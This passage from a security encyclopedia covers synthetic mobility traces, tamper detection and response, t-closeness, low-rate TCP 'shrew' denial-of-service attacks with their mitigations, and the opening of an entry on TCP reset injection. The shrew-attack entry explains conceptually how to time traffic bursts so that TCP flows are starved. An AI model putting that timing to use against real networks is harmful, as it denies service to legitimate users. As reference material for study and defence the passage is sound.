two dimensions represent a physical location and the third is used for repeating visits to locations. The value of the embedding at a given location is a tuple representing the duration of stay at this location and the time the location was reached. Then, GANs are trained to generate points in this embedding space (Ouyang et al. 2018). The generated points are transformed back to traces. Another approach based on GANs employs Spatio-Temporal Graphs (STGs), where a temporal adjacency matrix is used to represent an edge existing at different times. Every entry in the matrix represents the probability that the connection between the two nodes at a given time exists. An example of STGs are metro transit systems, where each station is represented by a node, and a trip from one station to another at a point in time is represented by a temporal edge. The traces are then generated by using STGGANs where the discriminator and generator are both realized using LSTMs trained to model these temporal adjacency matrices (Zhang 2019).

The main advantage of GANs with respect to privacy protection is that the generator never sees the real data and that, therefore, a privacy leak is less likely. However, the discriminator feedback to the generator can still leak privacy (Hayes et al. 2019). Generally, privacy attacks against ML models try to learn about the training data or the model (Chen et al. 2020). These attacks can be classified into:

- *Model extraction attack*. The attacker's goal is to build a model that learns the same task as the target model.
- *Property inference attack*. The main idea is to extract dataset properties that are not intended for the learning task.
- *Membership inference attack*. This attack aims to learn whether a given mobility trace (or, in general, a record) is part of the training dataset.
- *Model inversion attack*. In this attack, the aim is to recover training dataset or sensitive attributes from a given model.

ML models can face challenges in terms of utility caused by a limited training data size, a potential inability to determine relationships between traces, and the lack of a definite demarcation between private (sensitive) and public (non-sensitive) features.

Privacy-Preserving SMT Generation

The described SMT generation approaches can be combined with privacy enhancing technologies such as differential privacy and plausible deniability to support privacy guarantees and protect the individuals included in the training data.

Differential Privacy (DP) ensures that nothing is learned about an individual, still, at the same time, useful information is learned about a population. The useful properties of DP mechanisms such as - protection against linkage attacks and other arbitrary risks, quantification of privacy loss, composition, group privacy, and immunity to post-processing make them a handy tool for PPDP. For this reason, DP, one of the most robust privacy models (Dwork and Roth 2014), has been applied to SMT generation. Approaches to incorporate DP into the generation of SMTs include (Fiore et al. 2019):

- *Prefix-tree based*. A prefix-tree is a tree data structure that groups sequences (e.g., mobility traces) based on matching prefixes (or sequence of location ids). For example, $L_1 \rightarrow L_2$ is a prefix of $L_1 \rightarrow L_2 \rightarrow L_3$, where L_1, L_2 and L_3 are location ids. Given a set of original mobility traces, a privacy budget (ε), a user-defined prefix-tree height, and a predetermined location taxonomy, the approach outputs a sanitized prefix-tree by adding (usually Laplacian) noise. Before the SMTs are generated by traversing the sanitized prefix-tree once in *postorder*, it is pruned to include only nodes with maximum location granularity to preserve utility in the generated SMTs.
- *Distribution based*. In this approach, distributions that describe different statistical features of the mobility are derived from the original mobility traces, and noise is added to such distributions. Finally, realizations are extracted from noisy distributions to generate SMTs.

Plausible deniability provides a formal privacy guarantee for the release of sensitive records, where an individual can claim to be or not to be part of a dataset without an adversary being able to disprove this claim. According to Bindschaedler and Shokri (2016), given privacy parameter $k > 0$, a mechanism guarantees PD if an output record can be generated from k or more input records with similar probability. While Differential Privacy mechanisms satisfy PD, the generation of differentially private SMTs can be inefficient or impractical due to barriers such as the high-dimensionality of mobility traces. The biggest advantage of PD is that it does not require

the addition of noise. In the PD approach, a dataset *D* is sampled from original mobility traces, and traces within *D* are used as *seeds* to generate SMTs (Bindschaedler and Shokri 2016). The approach takes a generative model, seeds, and a privacy parameter as inputs to generate a SMT, and then performs a privacy test to verify PD. PD is achieved when a sufficiently large number of real records, including also those records which were not selected as seeds, could have generated the same SMT.

Open problems

The generation of SMTs has been widely studied. However, there are still open issues that need to be further investigated.

Modeling mobility over time is complex and challenging since: (1) each individual's mobility trace is unique, (2) the semantic mobility traces of most individuals are similar, and (3) there exist temporal and spatial dependencies. For instance, individuals usually go to the office in the morning, have lunch in a restaurant, and come back home in the evening. These features have often been neglected or studied in isolation, and original mobility traces might not easily reveal much information on some of these features. For example, to identify different workplaces within the original mobility trace, detailed information on the underlying area is required. Also, features such as an individual's role in society or the frequency of their visits to a place make modeling human mobility difficult. Considering all these features together when generating SMTs is still an open problem.

There are still open issues on the utility and privacy of synthetic traces: (1) it is unclear when and to what degree SMTs can emulate the original mobility traces to solve real-world problems, (2) there is still uncertainty of how to ideally control the trade-off between utility and privacy, and (3) there is a need for explainable ML to open the current black-box ML models to better understand their working and to provide some level of trust on the generated SMTs.

Cross-References

Adversarial/External Knowledge (Privacy in the Presence of)

Data Mining (Privacy in)
Differential Privacy
k-Anonymity
Location Information (Privacy of)
Location Semantics
Macrodata Protection
Microdata Protection
Microdata Masking Techniques
Privacy of Trajectory Data
Privacy-Preserving Data Publishing
Synthetic Data Generation

References

Bindschaedler V, Shokri R (2016) Synthesizing plausible privacy-preserving location traces. In: 2016 IEEE Symposium on Security and Privacy (SP), pp 546–563

Brinkhoff T (2002) A Framework for Generating Network-Based Moving Objects. GeoInformatica 6:153–180

Chen S, Jia R, Qi GJ (2020) Improved techniques for model inversion attacks. arXiv:2010.04092

Düntgen C, Behr T, Güting RH (2009) Berlinmod: a benchmark for moving object databases. The VLDB Journal 18

Dwork C, Roth A (2014) The algorithmic foundations of differential privacy. Found Trends Theor Comput Sci 9(34):211–407
[MathSciNet]

Fiore M, Katsikouli P, Zavou E, Cunche M, Fessant F, Hello DL, Aïvodji UM, Olivier B, Quertier T, Stanica R (2019) Privacy of trajectory micro-data : a survey. CoRR abs/1903.12211

Hayes J, Melis L, Danezis G, Cristofaro ED (2019) Logan: Membership inference attacks against generative models. Proceedings on Privacy Enhancing Technologies 2019(1):133–152

Kulkarni V, Garbinato B (2017) Generating synthetic mobility traffic using rnns. In: Proceedings of the 1st Workshop on Artificial Intelligence and Deep Learning for Geographic Knowledge Discovery, p 14

Ouyang K, Shokri R, Rosenblum DS, Yang W (2018) A non-parametric generative model for human trajectories. In: Proceedings of the Twenty-Seventh International Joint Conference on Artificial Intelligence, IJCAI-18, pp 3812–3817

Pfoser D, Theodoridis Y (2000) Generating semantics-based trajectories of moving objects. Computers Environment and Urban Systems 27

Saglio JM, Moreira J (1999) Oporto: a realistic scenario generator for moving objects. In: Proceedings. Tenth International Workshop on Database and Expert Systems Applications. DEXA 99, pp 426–432

Theodoridis Y, Silva JRO, Nascimento MA (1999) On the generation of spatiotemporal datasets. In: Advances in Spatial Databases, Springer Berlin Heidelberg, pp 147–164

Tzouramanis T, Vassilakopoulos M, Manolopoulos Y (2002) On the generation of time-evolving regional data*. GeoInformatica 6:207–231

Xu F, Tu Z, Li Y, Zhang P, Fu X, Jin D (2017) Trajectory Recovery From Ash: User Privacy Is NOT Preserved in Aggregated Mobility Data. In procedding of the 26th Int Conf on WWW pp 1241–1250

Zhang L (2019) Stggan: Spatial-temporal graph generation. In: Proceedings of the 27th ACM SIGSPATIAL International Conference on Advances in Geographic Information Systems, pp 608–609

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300964

System Component Graphs

Dependency Graphs

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300965

System Hardening

Network Hardening

T

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300966

Talker Recognition

Speaker Recognition

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_229

Tamper Detection

Tom Caddy[1] ✉
(1) InfoGard Laboratories, San Luis Obispo, CA, USA

✉ **Tom Caddy**
Email: tcaddy@adelaide-solutions.com

Definition

Tamper detection is the ability of a device to sense that an active attempt to compromise the device integrity or the data associated with the device is in progress; the detection of the threat may enable the device to initiate appropriate defensive actions.

Theory and Applications

The tamper detection design can be implemented to sense different types, techniques, and sophistication of tampering, depending on the perceived threats and risks.

The methods used for tamper detection are typically designed as a suite of sensors each specialized on a single threat type, some of which may be physical penetration, hot or cold temperature extremes, input voltage variations, input frequency variations, x-rays, and gamma rays.

Examples of techniques used to detect tampering may include any or all of the following: switches to detect the opening of doors or access covers, sensors to detect changes in light or pressure within the device, or a barrier or matrix to detect drilling or penetrating the device boundary. To be effective, the detection mechanism must be active regardless of the current logical state of the module.

The ideal tamper detection system is sensitive enough to be able to immediately detect the presence of a tangible threat, but tolerant enough to be able to distinguish from “false alarms” situations. These are typically conflicting objectives creating design challenges.

Open Problems

Detection of side channel, simple power analysis, and differential power analysis threats are complex, and therefore typically measures have to be implemented to prevent these attacks from being successful versus detection and subsequent response.

Cross-References

- Tamper Evidence
- Tamper Resistance
- Tamper Response

References

FIPS 140–2 National Institute of Standards and Technology (NIST) Federal Information Processing Standard. Cryptographic module validation program. https://web.archive.org/web/20160125103112, http://stat.fsu.edu/pub/diehard/, https://csrc.nist.gov/projects/random-bit-generation

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_713

Tamper Evidence

Sean W. Smith[2] ✉
(2) Department of Computer Science, Dartmouth College, Hanover, NH, USA

✉ **Sean W. Smith**
Email: sws@cs.dartmouth.edu

Definition

Tamper evidence refers to design and production techniques that aim to ensure that the act of tampering will result in an irreversible physical change to the device observable by subsequent audit.

Background

Has an adversary tampered with a computing device?

Although marketing departments may like to tout the concept of a "tamper-proof" device, the engineers responsible for producing such devices tend to regard "tamper-proof" as merely an aspiration, and will instead more modestly discuss a set of enabling techniques. Usually, these techniques are broken into four categories: tamper resistance, tamper detection, tamper response, and tamper evidence.

Theory and Application

A basic (and often easily defeatable) example of tamper evidence are security seals, which (in theory) must be broken for physical entry to occur. Weingart (2000) provides a good introductory discussion.

Cross-References

Tamper Detection
Tamper Resistance
Tamper Response

Recommended Reading

Weingart S (2000) Physical security devices for computer subsystems: a survey of attacks and defenses. Cryptographic Hardware and Embedded Systems – CHES 2000

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_230

Tamper Resistance

Tom Caddy[3] ✉
(3) InfoGard Laboratories, San Luis Obispo, CA, USA

✉ **Tom Caddy**
Email: tcaddy@adelaide-solutions.com

Definition

Tamper resistance is the ability of a device to defend against a threat that has the objective to compromise the device and or the data processed by the device. Tamper resistance is applicable to cryptographic modules, but this characteristic could also be important for non-cryptographic devices that need to protect intellectual property, personal or financial data, or provide evidence of the device integrity for trust or warranty purposes.

Theory and Applications

Tamper resistance is a measure of the time, skill, tools, chemicals, effort, experience, and creativeness of the threat (attacker). A device that is designed to have more tamper resistance will require a higher level of attack skills, added work effort, and more sophisticated equipment to perform the tamper actions.

Added tamper resistance reduces the probability of compromising the device without damaging the device or triggering a tamper event that will erase keys or disable the device. Often a goal of tamper resistance is to cause the attacker to inflict clear visible evidence on the device, so that the operator and/or manufacturer is aware of the tamper actions and can take appropriate precautions and actions.

Tamper resistance is typically affected by material characteristics along with design and assembly details. For instance the characteristics of epoxy and its resistance to abrasion, heat, and chemicals vary widely. In some cases adhesives are used and can vary widely in their ability to provide adhesion to all surface types and textures.

Open Problems

Tamper resistance is complicated by the assumptions made by the regulators and designers. Examples include what is the degree of tamper evidence that accompanies the resistance to the threat, evidence only detectable with sophisticated equipment, material spectral analysis, or direct observation by an untrained operator.

Cross-References

Tamper Detection
Tamper Evidence
Tamper Response

Recommended Reading

FIPS 140–2 National Institute of Standards and Technology (NIST) federal information processing standard. Cryptographic module validation program

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_231

Tamper Response

Tom Caddy[4] ✉
(4) InfoGard Laboratories, San Luis Obispo, CA, USA

✉ **Tom Caddy**
Email: tcaddy@adelaide-solutions.com

Definition

Tamper response is the action a device (cryptographic module) performs in order to prevent misuse or modification of the device, or modification or disclosure of critical data contained in the device.

Theory and Applications

The response mechanism is initiated by a tamper detection sensor (Tamper_Detection). The objective of the tamper response is to erase information that should not be disclosed such as cryptographic keys, passwords, PINs (Personal Identification Number), financial data, or other parameters that need to be protected from disclosure to hostile entities.

The response also needs to prevent the module from being misused while in the threat condition, by inhibiting authentication, key management, and cryptographic services from being initiated. The response action needs to be completed quickly enough to prevent the threat from compromising the integrity and trust of the device and associated data before the response actions have been completed.

Open Problems

The ability to define and scale the response to the severity of the threat.

Cross-References

- Tamper Detection
- Tamper Evidence
- Tamper Resistance

Recommended Reading

FIPS 140–2 – National Institute of Standards and Technology (NIST) federal information processing standard. Cryptographic module validation program

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300967

Target Collision Resistant Hash function

Universal One-Way Hash Functions (UOWHF)

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300968

Targeted Hardware Manipulation

Hardware Trojan

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300969

TCG Trusted Computing Group

Root of Trust
Trusted Computing

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1567

T-Closeness

Ninghui Li[5] ✉
(5) Purdue University, West Lafayette, IN, USA

✉ **Ninghui Li**
Email: ninghui@purdue.edu

Definitions

T-closeness is a notion of privacy that is an extension of ℓ-diversity. It requires that the distribution of a sensitive attribute in each group be close to the distribution of the attribute in the whole dataset.

Background

T-closeness is closely related to *k*-anonymity and ℓ-diversity. These privacy notions are applicable to relational data where each record corresponds to information of one entity (e.g., an individual). Given an input table, one wants to process (or anonymize) it so that one can publish the resulting table while ensuring that privacy leakage is controlled. It is assumed that some attributes are known by the adversary; these are called the Quasi IDentifier (QID) attributes.

A published table satisfies *k*-anonymity with respect to a set of QID attributes if and only if when the table is projected to include only the QID attributes, every tuple that is in the table appears at least *k* times (Samarati and Sweeney, 1998; Samarati, 2001; Sweeney, 2002). If a table satisfies *k*-anonymity, then anyone who knows only the QID values of one individual will find a group of at least *k* records, any of which could correspond to the

individual. These records form an equivalence class with respect to the QID attributes.

While *k*-anonymity protects against reidentification, it does not provide sufficient protection against attribute disclosure. Two attacks were identified in Machanavajjhala et al. (2006). If the adversary's goal is to infer the value of some unknown attribute (called a sensitive attribute) of a target individual, and all records in the equivalence class that the target individual's record belongs to have the same value for the sensitive attribute, then the adversary can still infer the value. This is known as the homogeneity attack. Even if not all records in the class have the same sensitive attribute value, if the adversary knows some additional background knowledge such as some values are highly unlikely for the individual, the adversary may still be able to infer the value. This is known as the background knowledge attack.

The notion of ℓ-diversity was introduced in Machanavajjhala et al. (2006) to address these. An equivalence class is said to have ℓ-diversity if there are at least ℓ "well-represented" values for the sensitive attribute. Several interpretations of the term "well-represented" were proposed in Machanavajjhala et al. (2006). For example, distinct ℓ-diversity requires that there are at least ℓ*distinct* values for the sensitive attribute in each equivalence class. Entropy ℓ-diversity requires the entropy of the sensitive attribute in an equivalence class to be above some threshold.

Theory/Application/Both

The ℓ-diversity notion shifts attention to protection against attribute disclosure; but it has several shortcomings, as identified in Li et al. (2007). If all values for the sensitive attribute in an equivalence class are different but similar to each other, then diversity does not offer protection. Also, when the overall distribution of the sensitive attribute in the population is highly skewed (e.g., when only 2% of the group are positive and 98% are negative), belonging to a class where the distribution has high entropy (e.g., 50% and 50%) can be sensitive, and requiring each equivalence class to have high entropy distribution can be impossible to achieve.

These problems occur because while the ℓ-diversity requirement ensures "diversity" of sensitive values in each group, it does not take into account

the semantic closeness of these values. The *t*-closeness notion (Li et al., 2007) addresses these.

Definition 1 (The *t*-Closeness Principle) An equivalence class is said to have *t*-closeness if the distance between the distribution of a sensitive attribute in this class and the distribution of the attribute in the whole table is no more than a threshold *t*. A table is said to have *t*-closeness if all equivalence classes have *t*-closeness.

Here we need to use a notion for distances between two distributions over underlying domains of values that have semantics. In Li et al. (2007), the notion of Earth Mover's Distance is used.

The notion of *t*-closeness can be understood through the following thought experiment: First an observer has some prior belief B_0 about an individual's sensitive attribute. Then, in a hypothetical step, the observer is given a completely generalized version of the data table where all QID attributes are removed. The observer's belief is influenced by **Q**, the distribution of the sensitive attribute values in the whole table, and changes to belief B_1. Finally, the observer is given the released table. By knowing the quasi-identifier values of the individual, the observer is able to identify the equivalence class that the individual's record belongs to and learn the distribution **P** of sensitive attribute values in this class. The observer's belief changes to B_2.

The ℓ-diversity requirement is motivated by limiting the difference between B_0 and B_2 (although it does so only indirectly, by requiring that **P** has a level of diversity). The *t*-closeness notion chooses to limit the difference between B_1 and B_2, by requiring that **P** and **Q** are close. In other words, we assume that **Q**, the distribution of the sensitive attribute in the overall population in the table, is public information.

Requiring that **P** and **Q** to be close would substantially limit the amount of useful information that is released to the researchers. It might mask important correlations between a sensitive attribute (e.g., disease) and some quasi-identifier attributes (e.g., zip code). This could greatly reduce the utility of the data, as it could hide the very information one wants to discover. This motivates the (*n*, *t*)-closeness relaxation of *t*-closeness (Li et al., 2010).

Definition 2 (The *(n, t)*-Closeness Principle) An equivalence class E_1 is said to have (n, t)-closeness if there exists a set E_2 of records that is a natural superset of E_1 such that E_2 contains at least n records, and the distance between the two distributions of the sensitive attribute in E_1 and E_2 is no more than a threshold t. A table is said to have (n, t)-closeness if all equivalence classes have (n, t)-closeness.

Open Problems and Future Directions

One challenge to using privacy notions such as t-closeness is the need to identify some attributes as QID attributes and others as sensitive attributes. When one wants to protect privacy against different potential adversaries, this may be infeasible.

Cross-References

k -Anonymity
ℓ -Diversity

References

Li N, Li T, Venkatasubramanian S (2007) *t*-Closeness: privacy beyond *k*-anonymity and *ℓ*-diversity. In: Proceedings of the international conference on data engineering (ICDE), pp 106–115

Li N, Li T, Venkatasubramanian S (2010) Closeness: a new privacy measure for data publishing. IEEE Trans Knowl Data Eng 22(7):943–956

Machanavajjhala A, Gehrke J, Kifer D, Venkitasubramaniam M (2006) *ℓ*-diversity: privacy beyond *k*-anonymity. In: Proceedings of the international conference on data engineering (ICDE), p 24

Samarati P (2001) Protecting respondent's privacy in microdata release. IEEE Trans Knowl Data Eng 13(6):1010–1027

Samarati P, Sweeney L (1998) Protecting privacy when disclosing information: *k*-anonymity and its enforcement through generalization and suppression. Technical Report SRI-CSL-98-04, SRI International

Sweeney L (2002) *k*-anonymity: a model for protecting privacy. Int J Uncertain Fuzziness Knowl-Based Syst 10(5):557–570
[MathSciNet]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_277

TCP Modulation Attacks

Angelos Stavrou[6] ✉
(6) Computer Science Department, School Information Technology and Engineering, George Mason University, Fairfax, VA, USA

✉ **Angelos Stavrou**
Email: astavrou@gmu.edu

Definition

TCP modulation attacks refer to a class of attacks that exploit the TCP congestion control algorithm with the aim to deny bandwidth to legitimate TCP flows. This class of attacks was introduced and analyzed by Kuzmanovic et al. (Kuzmanovic and Knightly 2003, 2006). In their analysis, they showed that an adversary could significantly increase the TCP retransmission time out (RTO) of a TCP connection, essentially reducing its throughput to a small fraction of the link capacity. Unlike DoS flooding attacks, which require an adversary to command a large amount of attack traffic, TCP modulation attacks are low-rate, targeted attacks. These low-rate DoS attacks are successful against both short- and long-lived TCP aggregates and thus represent a realistic threat to today's Internet.

Low-Rate TCP Attacks

Also called as "shrew" attacks, TCP modulation attacks take advantage of the fact that TCP congestion control operates in two time scales. On smaller time scales of round trip times (RTT), typically tens to hundreds of milliseconds, TCP performs additive-increase multiplicative-decrease (AIMD) control with the objective of having each flow transmit at the fair rate of its bottleneck link. At times of severe congestion in which multiple

losses occur, TCP operates on longer time scales of retransmission time out (RTO) with a recommended minimum value 1 s (Allman and Paxson 1999). In an attempt to avoid congestion collapse, flows reduce their congestion window to one packet and wait for a period of RTO after which the packet is resent. Upon further loss, RTO doubles with each subsequent timeout. If a packet is successfully received, TCP re-enters AIMD via slow start.

Background

The actual attack consists of short, maliciously chosen duration bursts that repeat with a fixed, maliciously chosen, slow-time-scale frequency. Considering first a single TCP flow, if the total traffic (DoS and TCP traffic) during an RTT-time-scale burst is sufficient to induce enough packet losses, the TCP flow will enter a timeout and attempt to send a new packet RTO seconds later. If the period of the DoS flow approximates the RTO of the TCP flow, the TCP flow will continually incur loss as it tries to exit the timeout state, fail to exit timeout, and obtain near-zero throughput. Moreover, if the DoS period is near but outside the RTO range, significant, but not complete throughput degradation, will occur. Hence, the foundation of the shrew attack is a null frequency at relatively slow time-scale of approximately RTO, enabling a low average rate attack that is difficult to detect. Therefore, an attacker can provoke a TCP flow to repeatedly enter a retransmission timeout state by sending high-rate but short-duration bursts having RTT-scale burst length, and repeating periodically at slower RTO time-scales. The victim will be throttled to near-zero throughput, while the attacker will have low average rate, making it difficult for counter-DoS mechanisms to detect.

First, consider a single TCP flow and a single DoS stream. Assume that an attacker creates an initial outage at time 0 via a short-duration high-rate burst. The TCP sender will wait for a retransmission timer of 1 s to expire and will then double its RTO. If the attacker creates a second outage between time 1 and RTT, it will force TCP to wait another 2 s. By creating similar outages at times 3, 7, 15,…, an attacker could exploit Karn’s algorithm (Karn and Partridge 1991) and deny service to the TCP flow, while transmitting at extremely low average rate. While potentially effective for a single flow, a DoS attack on TCP aggregates in which flows continually arrive and depart requires periodic (versus exponentially

spaced) outages at the minimum RTO time-scale. Moreover, if all flows have an identical minimum RTO parameter as recommended in RFC 2988 (Paxson and Allman 2000), the TCP flows can be forced into continual timeouts if an attacker creates periodic outages.

Applications

Low-Rate Attacks Against TCP Variants

The effectiveness of low-rate DoS attacks depends critically on the attacker's ability to create correlated packet losses in the system and force TCP flows to enter retransmission timeout. Many of the existing operating systems today still use some less-advanced TCP versions.

TCP Reno is the most fragile TCP variant, which enters the retransmission timeout whenever a loss happens and less than three duplicate ACKs are received. To overcome this problem, TCP New Reno (Hoe 1996) changes the sender's behavior during Fast Recovery upon receipt of a partial ACK that acknowledges some but not all packets that were outstanding at the start of the Fast Recovery period. Further TCP Sack (Floyd et al. 2000) performs better when a large number of packets are dropped from a window of data (Fall and Floyd 1996) because when a Sack receiver holds non-contiguous data, it sends duplicate ACKs bearing the Sack option to inform the sender of the segments that have been correctly received. A thorough analysis of the packet drops required to force flows of a particular TCP version to enter timeout is given in (Pain et al. 2000). Simulations show that TCP Reno is indeed the most fragile TCP variant, while the other three versions have better robustness to DoS. However, when the peak length increases to 50 ms, all TCP variants obtain near-zero throughput at the null frequency All TCP variants, including Sack and are the most vulnerable to DoS in the 1–1.2 s time-scale region. During this period, TCP flows are in slow start and have small window sizes such that a smaller number of packet losses are needed to force them to enter the retransmission timeout. Finally, in all TCP variations, if all packets from the window are lost, TCP has no alternative but to wait for a retransmission timer to expire.

Potential Mitigation Solutions

There are proposed mechanisms intended to mitigate the effects of shrew attacks. These defenses can be either router assisted or installed at the end points. Out of many router-assisted schemes designed to detect and throttle malicious flows in the network, research has focused on mechanisms that are based on preferential dropping of packets from malicious flows and have evaluated two representatives: RED-PD and CHOKe.

From the end-point counter-DoS mechanisms, the effect of the initial TCP congestion window size on the effectiveness of the attack is analyzed. Then, the performance of a counter-DoS mechanism in which end-points randomize their parameter is studied.

Limitations of Router-Assisted Defenses

The adversarial DoS flows have low average rate, yet do send relatively high-rate bursts for short time intervals. The key problem lies in the fact that relatively longer time-scales are needed to detect malicious flows with high confidence, while the shrew attack operates on relatively short time-scales. If these shorter time-scales were used to detect malicious flows in the Internet, many legitimate bursty flows would be incorrectly detected as malicious, which means that the defenses will have also false positives (in some cases high depending on the link characteristics and network topology). One of the defenses will be to enforce router queue, scheduling algorithms that place flows in different logical partitions and determine the service rate received by each partition. For example, per-flow Fair Queuing (FQ) scheduling treats each flow as a single partition. While such an approach would completely protect the system against the shrew attack (unless the attacker performs a distributed shrew attack or spoofs packets), per-flow FQ has serious scalability limitations, which, unfortunately, prevent its deployment, making it impractical for consideration in a large-scale network.

Another alternative is to use dropping algorithms for detection of DoS flows and/or achieving fairness among adaptive and non-adaptive flows. Candidate algorithms include Flow Random Early Detection Preferential Dropping (RED-PD) (Mahajan et al. 2001) and CHOKe (Pain et al. 2000). RED-PD uses the packet drop history at the router to detect high-bandwidth flows with high confidence. Flows above a configured target bandwidth are identified and monitored by RED-PD. Packets from the monitored flows are dropped with a probability dependent on the excess sending rate of the flow.

RED-PD suspends preferential dropping when there is insufficient demand from other traffic in the output queue, for example, when RED's average queue size is less than the minimum threshold. Unfortunately, it appears that RED-PD is not able to neither detect nor throttle the DoS stream. Only unnecessarily high-rate attacks can be addressed. Most critically, at the null time-scale of 1.2 seconds, RED-PD has no noticeable effect on throughput as compared to RED. Thus, while RED and RED-PD's randomization has reduced the severity of the null, the shrew attack remains effective overall.

CHOKe is a dropping scheme designed to throttle unresponsive or misbehaving flows in a congested router. An incoming packet is matched against a random packet in the queue. If they belong to the same flow, both packets are dropped; otherwise the incoming packet is admitted with a certain probability. The scheme tries to leverage the fact that high-bandwidth flows are likely to have more packets in the queue, and tries to approximate fair queuing in a scalable way. While CHOKe is not likely to perform well in high aggregation regimes, and despite the indication that the penalty for the use of the scheme may be quite high (especially in low-aggregation regimes and HTTP scenarios), the main goal here is to evaluate its ability to detect the shrew attacks. As expected, CHOKe fails to throttle the shrew flow, because this malicious flow is hidden in the aggregate of legitimate long-RTT TCP flows that are not significantly affected by the attack. Thus, while the shrew flow creates periodic outages and denies service to short-RTT flows, it actually never monopolizes the buffer resources, and remains undetected by the CHOKe router.

Experimental Results

Mitigation Using Randomization of the Minimum RTO

Since low-rate attacks exploit minimum RTO homogeneity, a counter-DoS mechanism in which end-points randomize their minimum RTO parameter in order to randomize their null frequencies appears to curtail the effects of the attack. There is a simple, yet illustrative, counter-DoS strategy in which TCP senders randomize their minimum RTO parameters according to a uniform distribution in the range a, b. The objective is to compute the TCP frequency response for a single flow with a uniformly distributed minimum RTO. When the number of flows in the system is high, a fraction of flows' retransmission timers will expire sufficiently near time a such that those

flows can partially recover and utilize the available bandwidth in the period from time *a* to time *b*, when all flows will again experience an outage. There are two apparent strategies for increasing throughput on $T = b$ timescales. First, it appears attractive to decrease *a*, which would significantly increase TCP throughput. Alternatively, decreasing both *a* and *b* would force the attacker to send very close bursts, making it no longer a stealthy attack. However, recall that conservative timeout mechanisms are fundamentally required to achieve high performance during periods of heavy congestion. Second, while increasing *b* also increases TCP throughput, it does so only in higher aggregation regimes (when *n* is sufficiently large) and in scenarios with long-lived TCP flows. Moreover, excessively large *b* could significantly degrade the throughput of short-lived HTTP flows, which form the majority traffic in today's Internet. Therefore, although randomization of the minimum RTO indeed shifts and smoothes TCP's null frequencies. However, as a consequence of RTT heterogeneity, the fundamental tradeoff between TCP performance and vulnerability to low-rate DoS attacks remains.

In summary, vulnerability to low-rate DoS attacks is not a consequence of poor or easily fixed TCP design, as TCP necessarily requires congestion control mechanisms at both fast (RTT) and slow (RTO) time-scales to achieve high performance and robustness to diverse network conditions. Consequently, it appears that such attacks can only be mitigated but not eliminated through randomization. Unfortunately, to completely defend the system in the presence of such attacks, one would necessarily have to significantly sacrifice system performance in their absence. Development of prevention mechanisms that detect malicious low-rate flows remains an important area for future research.

Recommended Reading

Allman M, Paxson V (1999) On estimating end-to-end network path properties. In: ACM SIGCOMM, Vancouver, pp 263–274

Fall K, Floyd S (1996) Simulation-based comparison of Tahoe, Reno and SACK TCP. ACM Comput Commun Rev 5(3):5–21

Floyd S, Madhave J, Mathis M, Podolsky M (2000) An extension to the selective acknowledgement (SACK) option for TCP. Internet RFC 2883

Hoe J (1996) Improving the start-up behavior of a congestion control scheme for TCP. In: Proceedings of ACM SIGCOMM, Stanford, pp 270–280

Karn P, Partridge C (1991) Improving round-trip time estimates in reliable transport protocol. ACM Trans Comput Syst 9(4):364–373

Kuzmanovic A, Knightly EW (2003) Low-rate TCP-targeted denial of service attacks: the shrew vs. the mice and elephants. In: Proceedings of the 2003 conference on applications, technologies, architectures, and protocols for computer communications. Karlsruhe, Germany. SIGCOMM ’03. ACM, New York, pp 75–86

Kuzmanovic A, Knightly EW (2006) Low-rate TCP-targeted denial of service attacks and counter strategies. IEEE/ACM Trans Networking 14(4):683–696

Mahajan R, Floyd S, Wetherall D (2001) Controlling high-bandwidth flows at the congested router. In: Proceedings of IEEE ICNP ’01, Riverside

Pain R, Prabhakar B, Psounis K (2000) CHOKe, a stateless active queue management scheme for approximating fair bandwidth allocation. In: Proceedings of IEEE INFOCOM ’00, Tel Aviv

Paxson V, Allman M (2000) Computing TCP’s retransmission timer. Internet RFC 2988

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_119

TCP Reset Injection

Nicholas C. Weaver[7] ✉
(7) International Computer Science Institute, Berkeley, CA, USA

✉ **Nicholas C. Weaver**
Email: nweaver@icsi.berkeley.edu

Synonyms

Flow blocking; Forged resets

Definition

A TCP Reset (RST) packet is used by a TCP sender to indicate that it will neither accept nor receive more data. Out-of-path network management devices may generate and inject TCP Reset packets in order to terminate undesired connections.

Background

When building a network management device, such as a network censorship tool, a traffic management tool, or an intrusion detection system, it is often necessary for theses devices to block or terminate an undesired connection in the network. Creating and injecting a TCP Reset (RST) packet and sending it to both parties is one of only three mechanisms such devices can employ to terminate connections they deem undesirable and is often preferable to the alternative mechanisms.

Applications

